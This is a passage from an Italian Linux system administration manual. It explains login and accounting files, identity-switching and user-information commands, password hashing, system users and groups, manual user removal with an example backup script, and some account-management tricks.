Il file '`/etc/shadow`' appare in quei sistemi in cui è attivata la gestione delle password shadow. Serve a contenere le parola d'ordine cifrate, togliendole dal file '`/etc/passwd`'. Facendo in questo modo, è possibile inibire la maggior parte dei permessi di accesso a questo file, proteggendo le parole d'ordine. Al contrario, non è possibile impedire l'accesso in lettura del file '`/etc/passwd`' che fornisce una quantità di informazioni sugli utenti, indispensabili a molti programmi.

Il problema è descritto nel capitolo 55.

53.2.5 /var/run/utmp

È il file che contiene l'elenco degli accessi in essere nel sistema. Non è un file di testo normale e per l'estrazione delle informazioni in esso contenute si usano dei programmi di servizio appositi. Tuttavia, è possibile che gli utenti presenti effettivamente nel sistema siano in numero maggiore, a causa del fatto che non tutti i programmi usano il metodo di registrazione fornito attraverso questo file.

Se il file non esiste, conviene crearlo manualmente in uno dei due modi seguenti.

```
# cp /dev/null /var/run/utmp
```

```
# touch /var/run/utmp
```

Solitamente, è la procedura di inizializzazione del sistema a prendersi cura di questo file, azzerandolo o ricreandolo, a seconda della necessità.

53.2.6 /var/log/wtmp

Il file '`/var/log/wtmp`' ha una struttura analoga a quella di '`/var/run/utmp`' e serve per conservare la registrazione degli accessi e della loro conclusione (*login*-*logout*). Questo file non viene creato automaticamente; se manca, la conservazione delle registrazioni all'interno del sistema non viene effettuata. Viene aggiornato da Init e anche dal programma che si occupa di gestire la procedura di accesso al sistema ('**`login`**').

Il formato di questo file non è quello di un file di testo normale, quindi non è leggibile o stampabile direttamente.

Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti.

```
# cp /dev/null /var/log/wtmp
```

```
# touch /var/log/wtmp
```

53.2.7 /etc/motd

Il contenuto di questo file viene visualizzato da '**`login`**' al termine della procedura di accesso, prima dell'avvio della shell associata all'utente. Questo file contiene, o dovrebbe contenere, il cosiddetto messaggio del giorno.

53.2.8 /etc/nologin

Se esiste questo file, '**`login`**' non accetta nuovi accessi al sistema, visualizzando il suo contenuto a ogni tentativo.

Se si desidera fermare il sistema è possibile creare questo file scrivendoci all'interno il motivo, o una breve spiegazione di ciò che sta avvenendo.

53.2.9 /etc/securetty

Contiene l'elenco dei *terminali sicuri*, cioè di quelli da cui si permette l'accesso all'utente '**`root`**'. I nomi dei terminali vengono indicati facendo riferimento ai file di dispositivo relativi, senza l'indicazione del prefisso '`/dev/`'. L'esempio seguente mostra un elenco di terminali che comprende la console vera e propria, le sei console virtuali standard, quattro terminali seriali e quattro pseudo-terminali che accedono dalla rete locale oppure dal sistema grafico X.

```
console
tty1
tty2
tty3
tty4
tty5
tty6
ttyS0
ttyS1
ttyS2
ttyS3
ttyp0
ttyp1
ttyp2
ttyp3
```

53.2.10 /var/mail/*

Il file corrispondente al nome dell'utente, contenuto in '`/var/mail/`' (oppure in '`/var/spool/mail/`', a seconda dell'impostazione della distribuzione GNU/Linux), viene usato normalmente per accumulare i messaggi di posta elettronica a lui diretti.

Il programma '**`login`**', dopo la visualizzazione del messaggio contenuto in '`/etc/motd`', se trova che c'è posta per l'utente, visualizza un messaggio di avvertimento in tal senso.

> La collocazione di questi file che rappresentano le caselle postali degli utenti, dipende dalla configurazione e dalla filosofia del sistema di gestione della posta elettronica. Generalmente si fa affidamento sul fatto che si utilizzi il solito Sendmail, il quale utilizza la directory '`/var/mail/`', o '`/var/spool/mail/`', per questo scopo. Se il sistema GNU/Linux che si utilizza è impostato diversamente, è probabile che il programma '**`login`**' sia stato compilato in modo da utilizzare un percorso differente per le caselle postali.

53.2.11 ~/.hushlogin

Se esiste il file '`.hushlogin`' all'interno della directory personale di un certo utente, quando quell'utente accede, '**`login`**' non visualizza alcun messaggio introduttivo.

53.2.12 /var/log/lastlog

Il file '`/var/log/lastlog`', se esiste, viene utilizzato da '**`login`**' per registrare gli ultimi accessi al sistema e per poter visualizzare la data e l'ora dell'ultimo accesso. Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti.

```
# cp /dev/null /var/log/lastlog
```

```
# touch /var/log/lastlog
```

53.3 Cambiamento di identità

Alcuni programmi consentono di ottenere i privilegi di un altro utente, come se si ripetesse la procedura di accesso. Questa possibilità rappresenta generalmente un problema di sicurezza. Per mezzo di questi programmi può capitare di riuscire a ottenere i privilegi dell'utente '**`root`**' anche quando si accede da un terminale che non viene considerato sicuro, pertanto non risulta incluso nell'elenco di '`/etc/securetty`'.

53.3.1 $ su

`su` [*opzioni*] [*utente*]

'**`su`**' permette a un utente di diventare temporaneamente un altro, avviando una shell con i privilegi dell'utente indicato (questo vale anche per il gruppo o i gruppi a cui questo appartiene). Se non viene indicato un utente, '**`su`**' sottintende '**`root`**'. Prima di attivare la nuova shell, viene richiesta la parola d'ordine associata all'utente selezionato, a meno che '**`su`**' sia stato eseguito da chi sta già accedendo come utente '**`root`**'.

L'opzione più importante di '**`su`**' è data dal trattino singolo ('**`-`**'), con il quale si fa in modo che la nuova shell venga avviata come shell di login. In questo modo, si ha di fronte l'ambiente normale dell'utente che si va a impersonare, come se si facesse un accesso normale.

Per terminare l'attività in veste di questo nuovo utente, basta concludere l'esecuzione della shell con il comando '**`exit`**'.

Esempi

```
$ su
```

Utilizzando '**`su`**' senza argomenti, si intende implicitamente di voler acquisire i privilegi dell'utente '**`root`**'. Per questo viene richiesta la parola d'ordine.

```
$ su caio
```

Volendo trasformarsi temporaneamente in un altro utente, basta indicarlo come argomento, come in questo caso. Viene richiesta la parola d'ordine.

```
# su tizio
```

L'utente '**root**' può sempre fare quello che vuole; pertanto, se seleziona un altro utente perde dei privilegi, così non gli viene richiesta alcuna parola d'ordine.

```
$ su - caio
```

Si acquista la personalità dell'utente '**caio**', con tutto l'ambiente normale, senza semplificazioni.

Attenzione

Il programma '**su**', per poter svolgere il suo compito, deve appartenere all'utente '**root**' e avere il bit SUID attivato (SUID-root). È in questo modo che un utente comune riesce a ottenere i privilegi di '**root**' o di un altro utente.

'**su**' viene usato frequentemente dall'utente '**root**', o da un processo che ha già i privilegi dell'utente '**root**', per diventare temporaneamente un utente comune. In tal caso, dal momento che il processo che avvia '**su**' ha già i privilegi di '**root**', non c'è alcuna necessità della presenza del bit SUID attivo.

In generale, dal momento che '**su**' è molto importante per agevolare il lavoro dell'amministratore del sistema, se si temono problemi alla sicurezza, si può eliminare il bit SUID, per concedere praticamente il suo utilizzo solo all'utente '**root**'.

```
# chmod u-s /bin/su
```

Volendo calcare la mano, si possono togliere anche tutti i permessi per il gruppo proprietario e per gli altri utenti.

```
# chmod go-rwx /bin/su
```

53.3.2 $ newgrp

```
newgrp [gruppo]
```

Permette di cambiare il gruppo a cui appartiene l'utente. L'utente non cambia, la directory personale nemmeno, cambia solo il GID. Un utente può cambiare gruppo se nel file '`/etc/group`' sono diversi i gruppi a cui può appartenere l'utente. In alternativa, se il gruppo ha una parola d'ordine, l'utente può «entrare» nel gruppo solo se la conosce.

Il problema della gestione dei gruppi, specialmente per ciò che riguarda le parole d'ordine, è descritto meglio nel capitolo 55.

53.4 Informazioni sugli accessi

Molti programmi permettono di avere informazioni sugli accessi e di conseguenza anche sugli utenti. In particolare sono importanti quelli che permettono di leggere il contenuto dei file '`/var/run/utmp`' e '`/var/log/wtmp`' il cui formato non è leggibile attraverso l'uso di un semplice '**cat**'.

In particolare, per quanto riguarda i programmi che analizzano il contenuto del file '`/var/log/wtmp`', si può leggere il capitolo 57.

53.4.1 $ users

```
users [file]
```

Visualizza i nomi degli utenti che accedono attualmente all'elaboratore. Se un utente ha attivato più sessioni in corso, il suo nome apparirà più volte nell'elenco. Se il comando viene avviato senza l'indicazione di un file, i dati visualizzati vengono estratti da '`/etc/utmp`'. Esiste comunque la possibilità di visualizzare attraverso '**`users`**' il contenuto di '`/etc/wtmp`'.

53.4.2 $ w

```
w [opzioni] [utente]
```

Visualizza i nomi degli utenti che accedono attualmente e varie informazioni sulla loro attività.

Vedere *w(1)*.

53.4.3 $ who

```
who [opzioni] [file] [am i]
```

Visualizza i nomi degli utenti che accedono attualmente e varie informazioni sulla loro attività. '**`who`**' trae normalmente le sue informazioni dal file '`/etc/utmp`', se non ne viene indicato un altro negli argomenti. (per esempio '`/etc/wtmp`').

Vedere *who.info* oppure *who(1)*.

53.4.4 $ whoami

```
whoami
```

Visualizza il nome dell'utente associato con l'attuale UID efficace. È equivalente a '**`id -un`**'.

53.4.5 $ logname

```
logname
```

Emette il nome dell'utente, così come appare dal file '`/var/run/utmp`'.

A titolo di esempio si può immaginare la situazione in cui l'utente '**`tizio`**' sia riuscito a ottenere i privilegi dell'utente '**`root`**' attraverso l'uso di '**`su`**'.

```
tizio$ su root
```

```
Password: *******
```

Quello che si dovrebbe ottenere con '**`logname`**' è il nome dell'utente che è stato usato per accedere inizialmente al sistema.

```
root# logname
```

```
tizio
```

Utenza

Le informazioni sugli utenti registrati nel sistema sono raccolte principalmente all'interno di '`/etc/passwd`'. Anche se il nome suggerisce che debba contenere le parole d'ordine, in realtà il suo scopo è più ampio e la sua accessibilità in lettura è essenziale per tutti i programmi che hanno qualcosa a che fare con gli utenti. Per questo motivo, in molti sistemi si preferisce trasferire le parole d'ordine in un altro file con meno possibilità di accesso: '`/etc/shadow`'. Il file '`/etc/group`' permette di raccogliere le notizie sui gruppi e in particolare di stabilire la possibile appartenenza da parte di un utente a più gruppi.

Questi file sono già stati descritti nelle sezioni 53.2.2, 53.2.3 e 53.2.4.

La tabella 54.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 54.1. Riepilogo dei programmi e dei file per la gestione della registrazione degli utenti.

Nome	Descrizione
adduser	Aggiunge un utente e tutto quello che serve perché possa accedere.
/etc/skel/	Struttura tipica di una nuova directory personale.
passwd	Permette di modificare la parola d'ordine.
chsh	Cambia la shell abbinata all'utente.
/etc/shells	Elenco delle shell utilizzabili nel sistema.
chfn	Modifica i dati personali dell'utente.
groups	Elenca i gruppi a cui appartiene un utente.
id	Elenca i dati identificativi dell'utente.

54.1 Parole d'ordine cifrate

In questo documento si accenna più volte al fatto che le parole d'ordine utilizzate per accedere vengono annotate in forma cifrata, nel file '`/etc/passwd`', oppure nel file '`/etc/shadow`'.

La cifratura genera una stringa che può essere usata per verificare la correttezza della parola d'ordine, mentre da sola, questa stringa non permette di determinare quale sia la parola d'ordine di origine. In pratica, data la parola d'ordine si può determinare la stringa cifrata, ma dalla stringa cifrata non si ottiene la parola d'ordine.

La verifica dell'identità avviene quindi attraverso la generazione della stringa cifrata corrispondente: se corrisponde a quanto annotato nel file '`/etc/passwd`', oppure nel file '`/etc/shadow`', la parola d'ordine è valida, altrimenti no.

54.1.1 Funzione crypt()

L'algoritmo usato per generare la parola d'ordine cifrata non è uguale in tutti i sistemi. Per quanto riguarda GNU/Linux si distinguono due possibilità: l'algoritmo tradizionale DES, che accetta parole d'ordine con un massimo di **otto caratteri**, e l'algoritmo MD5 che al contrario non pone limiti.

La gestione dell'algoritmo di cifratura delle parole d'ordine è a carico della funzione '**`crypt()`**' (descritta in *crypt(3)*). Nelle distribuzioni GNU/Linux in cui si può usare l'algoritmo MD5 dovrebbe essere possibile scegliere questo, o l'algoritmo precedente, attraverso un file di configurazione ('`/etc/login.defs`', che verrà descritto nel capitolo 55).

Se la propria distribuzione non sembra predisposta per la cifratura MD5, è meglio non fare esperimenti: è importante che ogni componente del sistema di autenticazione e di gestione delle parole d'ordine sia aggiornato correttamente.

54.1.2 Trasferimento delle utenze

Il trasferimento, o la replicazione delle utenze si basa sulla riproduzione delle parole d'ordine cifrate, in modo tale da poter ignorare quale sia il loro valore di origine. Questa riproduzione può avvenire in modo manuale o automatico; cioè può essere l'amministratore del sistema che provvede a ricopiare le utenze, oppure può essere un servizio di rete, come il NIS (*Network information service*, noto anche come YP, *Yellow pages*).

In tutti i casi di riproduzione delle utenze, occorre che i sistemi coinvolti concordino nel funzionamento della funzione '**`crypt()`**', cioè generino le stesse stringhe cifrate a partire dalle parole d'ordine. Questo è il punto più delicato nella scelta di utilizzare o meno un algoritmo più sofisticato rispetto a quello tradizionale.

54.1.3 Debolezza di questo sistema

Questo sistema di autenticazione basato sulla conservazione di una parola d'ordine cifrata, ha una debolezza fondamentale: conoscendo la stringa cifrata e l'algoritmo che la genera, si può determinare la parola d'ordine originale per tentativi.[1]

Un sistema che consente l'utilizzo di parole d'ordine con un massimo di otto caratteri è molto debole ai giorni nostri, perché tutte le combinazioni possibili possono essere provate in tempi brevi, anche con un elaboratore di potenza media.

54.2 Utenti e gruppi

I nuovi utenti possono essere aggiunti solo da parte dell'utente '**`root`**', ma poi possono essere loro stessi a cambiare alcuni elementi della loro registrazione. Il più importante è naturalmente la parola d'ordine.

54.2.1 # adduser, useradd

```
adduser
```

```
useradd
```

Il programma in questione può avere due nomi alternativi: '**`adduser`**' o '**`useradd`**'. Questo permette all'utente '**`root`**' di aggiungere un nuovo utente all'interno del file '`/etc/passwd`', assegnandogli un UID, un GID, una parola d'ordine, una shell, creando anche la sua directory personale.

Per convenzione, il programma (o script che sia) inserisce automaticamente nella directory personale alcuni file di configurazione standard contenuti nella directory '`/etc/skel/`'. Di conseguenza, basta porre all'interno di questa directory i file e le directory che si vogliono riprodurre nella directory personale di ogni nuovo utente.

[1] Naturalmente, questo vale finché nessuno riesce a trovare un algoritmo inverso che permetta di ricalcolare la parola d'ordine a partire dalla stessa stringa cifrata.

Per mantenere la compatibilità con alcuni vecchi programmi, il nome dell'utente non deve superare gli otto caratteri. Inoltre, è opportuno limitarsi all'uso di lettere non accentate e di numeri; qualunque altro simbolo, compresi i segni di punteggiatura, potrebbero creare problemi di vario tipo.

54.2.2 /etc/skel/*

La directory '`/etc/skel/`' viene utilizzata normalmente come directory personale tipica per i nuovi utenti. In pratica, quando si aggiunge un nuovo utente e gli si prepara la sua directory personale, viene copiato all'interno di questa il contenuto di '`/etc/skel/`'.

Il nome *skel* sta per *skeleton*, cioè scheletro. In effetti rappresenta lo scheletro di una nuova directory personale.

È molto importante la preparazione di questa directory, in modo che ogni nuovo utente trovi subito una serie di file di configurazione, necessari a utilizzare le shell previste nel sistema ed eventualmente altri programmi essenziali.

54.2.3 $ passwd

```
passwd [utente]
```

Permette di cambiare la parola d'ordine registrata all'interno di '`/etc/passwd`' (oppure all'interno di '`/etc/shadow`', come si vedrà in seguito). [2] Solo l'utente '**`root`**' può cambiare la parola d'ordine di un altro utente. Gli utenti comuni (tutti escluso '**`root`**') devono utilizzare una parola d'ordine non troppo breve composta sia da maiuscole che minuscole o simboli diversi. Alcune parole d'ordine simili al nome utilizzato per identificare l'utente, non sono valide.[3][4]

Se non si dispone di un mezzo per l'inserimento di un nuovo utente, come quello fornito da '**`adduser`**', è possibile aggiungere manualmente un record all'interno del file '`/etc/passwd`' senza l'indicazione della parola d'ordine che poi potrà essere specificata attraverso '**`passwd`**'.

54.2.4 $ chsh

```
chsh [opzioni] [utente]
```

Permette di cambiare la shell predefinita all'interno del file '`/etc/passwd`'. [5] È possibile indicare solo una shell esistente e possibilmente elencata all'interno di '`/etc/shells`'. Se la nuova shell non viene indicata tra gli argomenti, questa viene richiesta subito dopo l'avvio di '**`chsh`**'. Per conferma, viene richiesta anche la ripetizione della parola d'ordine.

Alcune opzioni

```
-s shell | --shell shell
```

Permette di specificare la shell.

```
-l | --list-shells
```

Emette un elenco delle shell disponibili in base al contenuto di '`/etc/shells`'.

---

[2] **Shadow utilities** software libero con licenza speciale

[3] Quando si inventa una nuova parola d'ordine bisogna essere sicuri di poterla introdurre in tutte le situazioni che si potranno presentare. Se si utilizzano lettere accentate (cosa sconsigliabile), potrebbe poi capitare di trovare un terminale che non permette il loro inserimento. In generale, conviene limitarsi a utilizzare i simboli che rientrano nella codifica ASCII a 7 bit.

[4] In generale, i sistemi pongono anche un limite superiore alla lunghezza delle parole d'ordine. In tali casi, può capitare che la parte eccedente tale dimensione venga semplicemente ignorata, rendendo vano lo sforzo dell'utente.

[5] **Shadow utilities** software libero con licenza speciale

54.2.5 /etc/shells

Il file '/etc/shells' contiene semplicemente un elenco di shell valide, cioè di quelle che sono esistenti e possono essere utilizzate. Segue un esempio di questo file.

```
/bin/sh
/bin/bash
/bin/tcsh
/bin/csh
/bin/ash
/bin/zsh
```

È molto importante che questo file sia preparato con cura e contenga solo le shell per le quali il sistema è predisposto. Ciò significa, quanto meno, che deve esistere una configurazione generalizzata per ognuna di queste e che nella directory '/etc/skel/' devono essere stati predisposti tutti i file di configurazione personalizzabili che sono necessari. Quindi, un file '/etc/shells' con un semplice elenco di tutte le shell disponibili non è sufficiente.

54.2.6 $ chfn

chfn [*opzioni*] [*utente*]

Consente di modificare le informazioni personali registrate all'interno del file '/etc/passwd'. [6] Si tratta in pratica del nome e cognome dell'utente, del numero dell'ufficio, del telefono dell'ufficio e del telefono di casa. Se non vengono specificate opzioni, i dati vengono inseriti in maniera interattiva, se non viene specificato l'utente, si intende quello che ha eseguito il comando. Solo l'utente '**root**' può cambiare le informazioni di un altro utente.

Le informazioni indicate nel quinto capo dei record del file '/etc/passwd', sono strutturate solo in modo convenzionale, senza che esista una necessità effettiva.

Esempi

L'esempio seguente mostra le azioni compiute da un utente per definire le proprie informazioni personali.

tizio$ **chfn**[*Invio*]

Changing finger information for tizio

Password: ************[*Invio*]

Name [tizio]: **Tizio Tizi**[*Invio*]

Office []: **Riparazioni**[*Invio*]

Office Phone[]: **123456**[*Invio*]

Home Phone[]: **9876543**[*Invio*]

Finger information changed.

Volendo verificare il risultato all'interno del file '/etc/passwd', si può trovare il record seguente, che appare suddiviso su due righe per la mancanza di spazio:

```
tizio:724AD9dGbG25k:502:502:Tizio Tizi,Riparazioni,123456,987654:↵
↪/home/tizio:/bin/bash
```

[6] **Shadow utilities** software libero con licenza speciale

Le informazioni personali possono essere delicate, specialmente quando si tratta di indicare il numero telefonico dell'abitazione di un utente. Per questo, quando si tratta di utenze presso elaboratori raggiungibili attraverso una rete estesa, come Internet, occorre prudenza.

54.2.7 $ groups

```
groups [utente...]
```

Visualizza i gruppi ai quali l'utente o gli utenti appartengono. Il risultato è equivalente al comando seguente: [7]

```
id -Gn [nome_utente]
```

54.2.8 $ id

```
id [opzioni] [utente]
```

Visualizza il numero UID (*User ID*) e il numero GID (*Group ID*) reale ed efficace dell'utente selezionato o di quello corrente. [8]

Opzioni

```
-u | --user
```

Emette solo il numero dell'utente (UID).

```
-g | --group
```

Emette solo il numero del gruppo (GID).

```
-G | --groups
```

Emette solo i numeri dei gruppi supplementari.

```
-n | --name
```

Emette il nome dell'utente, del gruppo o dei gruppi, a seconda che sia usato insieme a '**`-u`**', '**`-g`**' o '**`-G`**'.

```
-r | --real
```

Emette i numeri UID o GID reali invece di quelli efficaci (ammesso che ci sia differenza). Si usa insieme a '**`-u`**', '**`-g`**' o '**`-G`**'.

54.3 Utenti e gruppi importanti

Osservando il file '`/etc/passwd`' si possono notare diversi utenti fittizi standard che hanno degli scopi particolari. Si tratta di *utenti di sistema*, nel senso che servono al buon funzionamento del sistema operativo.

```
root:dxdFf9MvQ3s:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
```

[7] **GNU shell programming utilities** GNU GPL
[8] **GNU shell programming utilities** GNU GPL

```
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
nobody:*:99:99:Nobody:/:
```

Di conseguenza, anche '`/etc/group`' contiene l'indicazione di gruppi particolari (gruppi di sistema).

```
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root
lp::7:daemon,lp
mem::8:
kmem::9:
wheel::10:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
games::20:
gopher::30:
dip::40:
ftp::50:
nobody::99:
users::100:
```

I campi delle parole d'ordine di questi utenti speciali (tutti tranne '**`root`**') hanno un asterisco che di fatto impedisce qualunque accesso.

Le varie distribuzioni GNU/Linux si distinguono spesso nella quantità e nell'organizzazione degli utenti e dei gruppi fittizi. In questo caso, in particolare, l'utente fittizio '**`nobody`**' ha il numero UID 99, come definito nella distribuzione Red Hat. In generale, questo utente potrebbe avere il numero `-1`, che applicandosi a un intero positivo rappresenta in pratica il numero più alto gestibile di UID, altre volte potrebbe essere il numero `-2`. Il numero massimo di UID dipende dalle caratteristiche del file system e dalle librerie utilizzate.

Segue la descrizione di alcuni di questi utenti e gruppi.

- '**`root`**'

  L'utente '**`root`**' è l'amministratore del sistema: ogni sistema Unix ha un utente '**`root`**'. L'utente '**`root`**' ha sempre il numero UID pari a zero.

- '**`bin`**'

  L'utente '**`bin`**' non esiste nella realtà. Si tratta di un nome fittizio definito per assegnare ai file eseguibili (*binary*) un proprietario diverso dall'utente '**`root`**'. Di solito, con GNU/Linux, questi eseguibili appartengono al gruppo '**`bin`**', mentre l'utente proprietario resta '**`root`**'.

- '**tty**'

  Di solito, al gruppo '**tty**' appartengono i file di dispositivo utilizzabili come canali per la connessione di un terminale.

- '**disk**'

  Di solito, al gruppo '**disk**' appartengono i file di dispositivo che si riferiscono a unità a dischi, compresi i CD-ROM.

- '**floppy**'

  Di solito, al gruppo '**floppy**' appartengono i file di dispositivo che si riferiscono alle unità a dischetti.

- '**nobody**'

  L'utente '**nobody**' corrisponde in linea di massima a un utente generico, non identificato, senza privilegi particolari. Viene usato in particolare per evitare che un utente '**root**' possa accedere a un file system di rete (NFS) mantenendo i suoi privilegi: quando ciò accade, l'elaboratore che offre il servizio NFS lo tratta come utente '**nobody**'.

  In generale, '**nobody**' non deve essere utilizzabile per l'accesso umano.

  > A seconda della distribuzione GNU/Linux che si utilizza, il gruppo abbinato a questo utente potrebbe chiamarsi '**nobody**', oppure anche '**nogroup**'.

54.4 Eliminazione di un utente

L'eliminazione di un utente dal sistema non è gestibile attraverso un programma di servizio standard di uso generale: la particolare distribuzione GNU/Linux può fornire degli strumenti adatti, oppure si deve agire manualmente. In questa sezione si descrive come si può intervenire manualmente. Fondamentalmente si tratta di agire su due punti:

- l'eliminazione dell'utente dai file '`/etc/passwd`' e '`/etc/group`' (ed eventualmente anche da '`/etc/shadow`');
- l'eliminazione dei file appartenenti a quell'utente.

I file di un utente possono trovarsi ovunque gli sia stato consentito di scriverli. In particolare:

- la directory personale;
- la directory delle caselle postali ('`/var/mail/`' o in certi casi '`/var/spool/mail/`', a meno che questa non sia già inserita direttamente nelle directory personale);
- la directory '`/var/spool/cron/crontabs/`' e '`/var/spool/cron/atjobs/`' per eventuali applicazioni a esecuzione pianificata.

Per elencare tutti i file appartenenti a un certo utente, è possibile usare il programma '**find**' in uno dei modi seguenti.

```
find / -uid numero_utente -print
```

```
find / -user utente -print
```

Volendo, si potrebbe costruire uno script per l'eliminazione automatica di tutti i file appartenenti a un utente determinato. L'esempio seguente, prima di eliminare i file, crea una copia compressa.

```
#!/bin/bash
#======================================================================
# eliminautente
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Il nome dell’utente viene fornito come primo e unico argomento
    # di questo script.
    #------------------------------------------------------------------
    NOME_UTENTE="$1"
    #------------------------------------------------------------------
    # Nome per un file temporaneo contenente l’elenco dei file
    # appartenenti all’utente che si vuole eliminare.
    #------------------------------------------------------------------
    #ELENCO_FILE_UTENTE="/tmp/elenco_file_utente"
    ELENCO_FILE_UTENTE=‘tempfile‘

#======================================================================
# Funzioni.
#======================================================================

    #------------------------------------------------------------------
    # Visualizza la sintassi corretta per l’utilizzo di questo script.
    #------------------------------------------------------------------
    function sintassi () {
        echo ""
        echo "eliminautente <nome-utente>"
        echo ""
        echo "Il nome può avere al massimo otto caratteri."
    }

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la quantità di argomenti.
    #------------------------------------------------------------------
    if [ $# != 1 ]
    then
        #--------------------------------------------------------------
        # La quantità di argomenti è errata. Richiama la funzione
        # «sintassi» e termina l’esecuzione dello script restituendo
        # un valore corrispondente a «falso».
        #--------------------------------------------------------------
        sintassi
        exit 1
    fi
    #------------------------------------------------------------------
    # Verifica che l’utente sia root.
    #------------------------------------------------------------------
    if [ $UID != 0 ]
    then
        #--------------------------------------------------------------
        # Dal momento che l’utente non è root, avvisa dell’errore
        # e termina l’esecuzione restituendo un valore corrispondente
        # a «falso».
        #--------------------------------------------------------------
        echo -n "Questo script può essere utilizzato "
        echo -n "solo dall’utente root."
        echo
        exit 1
```

```
    fi
    #-----------------------------------------------------------------
    # Crea un elenco di tutti i file appartenenti all’utente
    # specificato.
    # Si deve evitare che find cerchi di entrare nella directory /dev/.
    #-----------------------------------------------------------------
    find / -user $NOME_UTENTE -a \( -path "/dev" -prune -o -print \) \
> $ELENCO_FILE_UTENTE
    #-----------------------------------------------------------------
    # Comprime i file generando un file compresso con lo stesso nome
    # dell’utente da eliminare e con estensione «.tgz».
    # Si utilizza «tar» e in particolare:
    # «z» permette di comprimere automaticamente l’archivio
    #       attraverso «gzip»;
    #-----------------------------------------------------------------
    if tar czvf ~/$NOME_UTENTE.tgz ‘cat $ELENCO_FILE_UTENTE‘
    then
        #-------------------------------------------------------------
        # Se è andato tutto bene elimina i file
        # (togliere il commento), quindi elimina l’elenco temporaneo.
        #-------------------------------------------------------------
        #rm ‘cat $ELENCO_FILE_UTENTE‘
        rm $ELENCO_FILE_UTENTE

        echo
    fi

#=======================================================================
# Fine.
#=======================================================================
```

54.5 Trucchi

Alcuni accorgimenti nella gestione degli utenti e dei gruppi possono essere utili in situazioni particolari, anche se a volte si tratta di scelte discutibili. Nelle sezioni seguenti se ne descrivono alcuni.

54.5.1 Utente con funzione specifica

Un trucco che potrebbe rivelarsi comodo in certe situazioni è quello di creare un utente fittizio, con o senza parola d’ordine, al quale si associa un programma o uno script, al posto di una shell. La directory corrente nel momento in cui il programma o lo script viene eseguito è quella indicata come directory *home* (directory personale).

L’esempio seguente mostra un record del file ‘`/etc/passwd`’ preparato in modo da permettere a chiunque di eseguire il programma (o lo script) ‘`/usr/local/bin/ciao`’ partendo dalla posizione della directory ‘`/tmp/`’. Il numero UID 505 e GID 100 sono solo un esempio.

```
ciao::505:100:Ciao a tutti:/tmp:/usr/local/bin/ciao
```

Naturalmente, il fatto di poter avere un utente (reale o fittizio) che possa accedere senza parola d’ordine, dipende dal sistema di autenticazione: il programma ‘**`login`**’, il quale potrebbe essere stato configurato (o predisposto all’atto della compilazione) per vietare un tale comportamento.

54.5.2 Gruppo di utenti con lo stesso UID

All'interno di un ambiente in cui esiste una certa fiducia nel comportamento reciproco, potrebbe essere conveniente creare un gruppo di utenti con lo stesso numero UID.

Ogni utente avrebbe un proprio nome e una parola d'ordine per accedere al sistema, ma poi, tutti i file apparterrebbero a un utente immaginario che rappresenta tutto il gruppo. Segue un esempio del file '`/etc/passwd`'.

```
tutti:*:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
alfa:34gdf6r123455:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
bravo:e445gsdfr2124:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
charlie:t654df7u72341:1000:1000:Gruppo di lavoro:/home/tutti:/bin/sh
```

Se esiste la necessità o l'utilità si possono assegnare anche directory personali e shell differenti.

54.5.3 Uno stesso UID e GID per più nominativi-utente

Un utente reale potrebbe avere bisogno di gestire diversi nominativi-utente per accedere allo stesso elaboratore e gestire attività differenti, pur mantenendo lo stesso numero UID e lo stesso numero GID. In questo modo, avrebbe a disposizione diverse directory personali, una per ogni progetto che conduce.

```
tizio:34gdf6r123455:1000:1000:Tizio Tizi:/home/tizio:/bin/sh
alfa:34gdf6r123455:1000:1000:Tizio Tizi prog. Alfa:/home/alfa:/bin/sh
bravo:34gdf6r123455:1000:1000:Tizio Tizi prog. Bravo:/home/bravo:/bin/sh
charlie:34gdf6r123455:1000:1000:Tizio Tizi prog. Charlie:/home/charlie:/bin/sh
```

Eventualmente, per distinguere quale sia il nominativo-utente utilizzato effettivamente, si potrebbe modificare la stringa di definizione dell'invito della shell. Nel caso di Bash, si potrebbe utilizzare quella seguente:

```
PS1="$USER->\u@\h:\w\\$ "
export PS1
```

Il significato di questo verrà approfondito nei capitoli dedicati a Bash (la parte xv).

54.5.4 Un gruppo per ogni utente (gruppi privati)

Si tratta di una strategia di gestione degli utenti e dei gruppi con cui, ogni volta che si crea un nuovo utente, si crea anche un gruppo con lo stesso nome e, possibilmente, lo stesso numero (UID = GID). Questa tecnica si combina con una maschera dei permessi 002_8. In pratica, i file vengono creati in modo predefinito con i permessi di lettura e scrittura, sia per l'utente proprietario che per il gruppo, mentre si esclude la scrittura per gli altri utenti.

Il motivo di tutto questo sta nella facilità con cui si può concedere a un altro utente di poter partecipare al proprio lavoro: basta aggiungere il suo nome nell'elenco degli utenti associati al proprio gruppo.

Volendo agire in maniera più elegante, si possono creare degli altri gruppi aggiuntivi, in base alle attività comuni e aggiungere a questi gruppi i nomi degli utenti che di volta in volta partecipano a quelle attività. Naturalmente, i file da condividere all'interno dei gruppi devono appartenere a questi stessi gruppi.[9]

A titolo di esempio, si mostra cosa sia necessario fare per gestire un gruppo di lavoro per un ipotetico progetto «alfa».

[9] Questo metodo di comportamento è quello predefinito della distribuzione Red Hat e anche nella distribuzione Debian.

